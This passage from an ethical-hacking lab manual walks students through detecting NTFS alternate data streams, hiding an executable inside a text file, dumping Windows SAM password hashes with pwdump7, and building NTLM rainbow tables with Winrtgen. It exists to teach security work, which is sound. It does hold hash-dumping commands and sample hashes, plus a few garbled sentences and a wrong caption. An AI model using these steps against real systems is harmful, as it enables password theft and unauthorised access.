


FIGURE 3.2 ADS Spy window with Full Scan selected

5. Find the **ADS hidden info file** while you scan the system for alternative data streams.
6. To remove the Alternate Data Stream, click **Remove selected streams**.




FIGURE 3.3: Find the hidden stream file

Lab Analysis

Document all the results and reports gathered during the lab.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
ADS Spy	<p>Scan Option: Full Scan (all NTFS drives)</p> <p>Output:</p> <ul style="list-style-type: none">▪ Hidden files with its location▪ Hidden files size

Questions

- Analyze how ADS Spy detects NTFS streams.

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs



Hiding Files Using the Stealth Files Tool

Stealth Files use a process called steganography to hide any files inside of another file. It is an alternative to encryption of files.

ICON KEY	
	Valuable information
	Test your knowledge
	Web exercise
	Workbook review

Lab Scenario

The Windows NT NTFS file system has a feature that is not well documented and is unknown to many NT developers and most users. A stream is a hidden file that is linked to a normal (visible) file. A stream is not limited in size and there can be more than one stream linked to a normal file. Streams can have any name that complies with NTFS naming conventions. In order to be an expert ethical hacker and penetration tester, you must understand how to hide files using the Stealth Files tool. In this lab, discuss how to find hidden files inside of other files using the Stealth Files Tool.

Lab Objectives

The objective of this lab is to teach students how to **hide files** using the Stealth Files tool.

It will teach you how to:

- Use the Stealth Files Tool
- Hide files

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 05 System Hacking

Lab Environment

To carry out this lab you need:

- **Stealth Files** tool located at **D:\CEH-Tools\CEHv8 Module 05 System Hacking\Steganography\Audio Steganography\Stealth Files**
- A computer running **Window Server 2012** (host machine)
- You can also download the latest version of **Stealth Files** from the link <http://www.froebis.com/english/sf40.shtml>

- If you decide to download the **latest version**, then screenshots shown in the lab might differ
- Administrative privileges to run the **Stealth files** tool
- Run this tool in Windows Server 2012 (Host Machine)

Lab Duration

Time: 15 Minutes

Overview of Stealth Files Tool

 Stenography is the art and science of writing hidden messages.

Stealth files use a process called **steganography** to hide any files inside of another file. It is an alternative to encryption of files because no one can decrypt the encrypted information or data from the files unless they know that the hidden files exist.

Lab Tasks

TASK 1

Stenography

1. Follow the wizard-driven installation instructions to install **Stealth Files Tool**.
2. Launch **Notepad** and write **Hello World** and save the file as **Readme.txt** on the desktop.




FIGURE 4.1: Hello world in readme.txt

3. Launch the **Start** menu by hovering the mouse cursor on the lower-left corner of the desktop.



FIGURE 4.2: Windows Server 2012 – Desktop view

4. Click the **Stealth Files 4.0** app to open the **Stealth File** window.




FIGURE 4.3: Windows Server 2012 – Apps

5. The main window of **Stealth Files 4.0** is shown in the following figure.




FIGURE 4.4: Control panel of Stealth Files

6. Click **Hide Files** to start the process of hiding the files.
7. Click **Add files**.

Before Stealth Files hides a file, it compresses it and encrypts it with a password. Then you must select a carrier file, which is a file that contains the hidden files




FIGURE 4.5: Add files Window

Stealth Files
4.0 can be
downloaded from
the link:
<http://www.froebis.com/english/sf40.shtml>

8. **In Step1**, add the **Calc.exe** from **c:\windows\system32\calc.exe**.
9. **In Step 2**, choose the carrier file and add the file **Readme.txt** from the **desktop**.
10. **In Step 3**, choose a password such as **magic** (you can type any desired password).




FIGURE 4.6: Step 1-3 Window

11. Click **Hide Files**.
12. It will hide the file **calc.exe** inside the **readme.txt** located on the desktop.
13. Open the notepad and check the file; **calc.exe** is copied inside it.




FIGURE 4.7: Calc.exe copied inside notepad.txt

14. Now open the **Stealth files Control panel** and click **Retrieve Files**.




FIGURE 4.8: Stealth files main window

15. In **Step 1**, choose the file (Readme.txt) from desktop in which you have saved the **calc.exe**.
16. In **Step 2**, choose the path to store the retrieved hidden file. In the lab the path is desktop.
17. Enter the password **magic** (the password that is entered to hide the file) and click on **Retrieve Files!**




FIGURE 4.9: Retrieve files main window

18. The retrieved file is stored on the **desktop**.




FIGURE 4.10: Calc.exe running on desktop with the retrieved file

Lab Analysis

Document all the results and reports gathered during the lab.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
Stealth Files Tool	Hidden Files: Calc.exe (calculator)
	Retrieve File: readme.txt (Notepad)
	Output: Hidden calculator executed

Questions

- Evaluate other alternative parameters for hiding files.

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs

Lab**5**

Extracting SAM Hashes Using PWdump7 Tool

Pwdump7 can also be used to dump protected files. You can always copy a user file by just executing: pwdump7.exe -d c:\lockedfile.dat backup\lockedfile.dat. I am key.

ICON KEY

	Valuable information
	Test your knowledge
	Web exercise
	Workbook review

Lab Scenario

Passwords are a big part of this modern generation. You can use the password for your system to protect the business or secret information and you may choose to limit access to your PC with a Windows password. These passwords are an important security layer, but many passwords can be cracked and while that is a worry, this chink in the armour can come to your rescue. By using password cracking tools or password cracking technologies that allows hackers to steal password can be used to recover them legitimately. In order to be an expert ethical hacker and penetration tester, you must understand how to crack administrator passwords. In this lab, we discuss extracting the user login password hashes to crack the password.

Lab Objectives

This lab teaches you how to:

- Use the **pwdump7** tool
- Crack administrator passwords

Lab Environment

To carry out the lab you need:

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 05 System Hacking

- **Pwdump7** located at **D:\CEH-Tools\CEHv8 Module 05 System Hacking\Password Cracking Tools\pwdump7**
- Run this tool on **Windows Server 2012**
- You can also download the latest version of **pwdump7** from the link http://www.tarasco.org/security/pwdump_7/index.html
- Administrative privileges to run tools

- **TCP/IP** settings correctly configured and an accessible DNS server
- Run this lab in **Windows Server 2012** (host machine)

Lab Duration

Time: 10 Minutes

Overview of Pwdump7

Pwdump7 can be used to dump protected files. You can always copy a used file just by executing: pwdump7.exe -d c:\lockedfile.dat backup-lockedfile.dat. Icon key

Lab Tasks

TASK 1

Generating Hashes

1. Open the command prompt and navigate to **D:\CEH-Tools\CEHv8 Module 05 System Hacking>Password Cracking Tools\pwdump7**.
2. Alternatively, you can also navigate to **D:\CEH-Tools\CEHv8 Module 05 System Hacking>Password Cracking Tools\pwdump7** and right-click the **pwdump7** folder and select **CMD prompt here** to open the command prompt.



FIGURE 5.1: Command prompt at pwdump7 directory

 Active directory passwords are stored in the ntds.dit file and currently the stored structure

3. Now type **pwdump7.exe** and press **Enter**, which will display all the password hashes.

```
D:\CEH-Tools\CEHv8\Module 05\System Hacking\Password Cracking\Windows Password Crackers\pwdump7>pwdump7.exe
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Administrator:500:NO PASSWORD*****:BE40C450AB99713DF1EDC5B40C25AD47:::
D47:::
Guest:501:NO PASSWORD*****:NO PASSWORD*****:::
LANGUARD_11_USER:1006:NO PASSWORD*****:C25510219F66F9F12FC9BE662A67B960:::
Martin:1018:NO PASSWORD*****:5EBE7DFA074DA8EE8AEF1FAA2BBDE876:::
Juggyboy:1019:NO PASSWORD*****:488CDCDD2225312793ED6967B28C1025:::
Jason:1020:NO PASSWORD*****:2D20D252A479F485CDF5E171D93985BF:::
Shiela:1021:NO PASSWORD*****:0CB6948805F797BF2A82807973B89537:::

D:\CEH-Tools\CEHv8\Module 05\System Hacking\Password Cracking\Windows Password Crackers\pwdump7>
```

FIGURE 5.2: pwdump7.exe result window

Always copy a used file just executing: pwdump7.exe -d c:\lockedfile.dat backup-lockedfile.dat.

4. Now type **pwdump7.exe > c:\hashes.txt** in the command prompt, and press **Enter**.
5. This command will copy all the data of **pwdump7.exe** to the **c:\hashes.txt** file. (To check the generated hashes you need to navigate to the **C:** drive.)

```
Administrator:500:NO
PASSWORD*****:BE40C450AB99713DF1EDC5B40C25AD47:::
Guest:501:NO PASSWORD*****:NO
PASSWORD*****:::
LANGUARD_11_USER:1006:NO
PASSWORD*****:C25510219F66F9F12FC9BE662A67B960:::
Martin:1018:NO
PASSWORD*****:5EBE7DFA074DA8EE8AEF1FAA2BBDE876:::
Juggyboy:1019:NO
PASSWORD*****:488CDCDD2225312793ED6967B28C1025:::
Jason:1020:NO
PASSWORD*****:2D20D252A479F485CDF5E171D93985BF:::
Shiela:1021:NO
PASSWORD*****:0CB6948805F797BF2A82807973B89537:::
```

FIGURE 5.3: hashes.txt window

Lab Analysis

Analyze all the password hashes gathered during the lab and figure out what the password was.


PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
PWdump7	<p>Output: List of User and Password Hashes</p> <ul style="list-style-type: none">▪ Administrator▪ Guest▪ Lauguard▪ Martin▪ Juggyboy▪ Jason▪ shiela

Questions

1. What is pwdump7.exe command used for?
2. How do you copy the result of a command to a file?

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs



Creating the Rainbow Tables Using Winrtgen

Winrtgen is a graphical Rainbow Tables Generator that supports LM, FastLM, NTLM, LMCH4LL, HalfLMCH4LL, NTLMCH4LL, MSCACHE, MD2, MD4, MD5, SH41, RIPEMD160, MySQL323, MySQLSH41, CiscoPIX, ORACLE, SHA-2 (256), SHA-2 (384) and SHA-2 (512) hashes.

ICON KEY	
	Valuable information
	Test your knowledge
	Web exercise
	Workbook review

Lab Scenario

In computer and information security, the use of password is essential for users to protect their data to ensure a secured access to their system or machine. As users become increasingly aware of the need to adopt strong passwords, it also brings challenges to protection of potential data. In this lab, we will discuss creating the rainbow table to crack the system users' passwords. In order to be an expert ethical hacker and penetration tester, you must understand how to create rainbow tables to crack the administrator password.

Lab Objectives

The objective of this lab is to help students how to create and use **rainbow table** to perform system password hacking.

Lab Environment

To carry out the lab, you need:

	Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 05 System Hacking
--	---

- **Winrtgen** Tool located at **D:\CEH-Tools\CEHv8 Module 05 System Hacking\Rainbow Table Creation Tools\Winrtgen**
- A computer running **Window Server 2012**
- You can also download the latest version of **Winrtgen** from the link <http://www.oxid.it/projects.html>
- If you decide to download the latest version, then screenshots shown in the lab might differ

- Run this tool on **Windows Server 2012**
- Administrative privileges to run this program

Lab Duration

Time: 10 Minutes

 You can also download Winrtge from <http://www.oxid.it/projects.html>

Overview of Rainbow Table

A rainbow table is a precomputed table for reversing cryptographic hash functions, usually for cracking password hashes. Tables are usually used in recovering plaintext passwords, up to a certain length, consisting of a limited set of characters.

Lab Task

 **T A S K 1**
Generating Rainbow Table




FIGURE 6.1: winrtgen main window

 Rainbow tables usually used to crack a lot of hash types such as NTLM, MD5, SHA1

2. Click the **Add Table** button.




FIGURE 6.2: creating the rainbow table

3. **Rainbow Table properties** window appears:
 - i. Select **ntlm** from the **Hash** drop-down list
 - ii. Set the **Min Len** as **4**, the **Max Len** as **9**, and the **Chain Count** of **4000000**.
 - iii. Select **loweralpha** from the **Charset** drop-down list (this depends on the password).
4. Click **OK**.




FIGURE 6.3: selecting the Rainbow table properties

5. A file will be created; click **OK**.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 05 System Hacking

Module 05 – System Hacking




FIGURE 6.4: Alchemy Remote Executor progress tab window

6. Creating the hash table will take some time, depending on the selected hash and charset.

Note: To save the time for the lab demonstration, the generated hash table is kept in the following folder: **D:\CEH-Tools\CEHv8 Module 05 System Hacking\Rainbow Table Creation Tools\Winrtgen**

7. Created a hash table saved automatically in the folder containing **winrtgen.exe**.

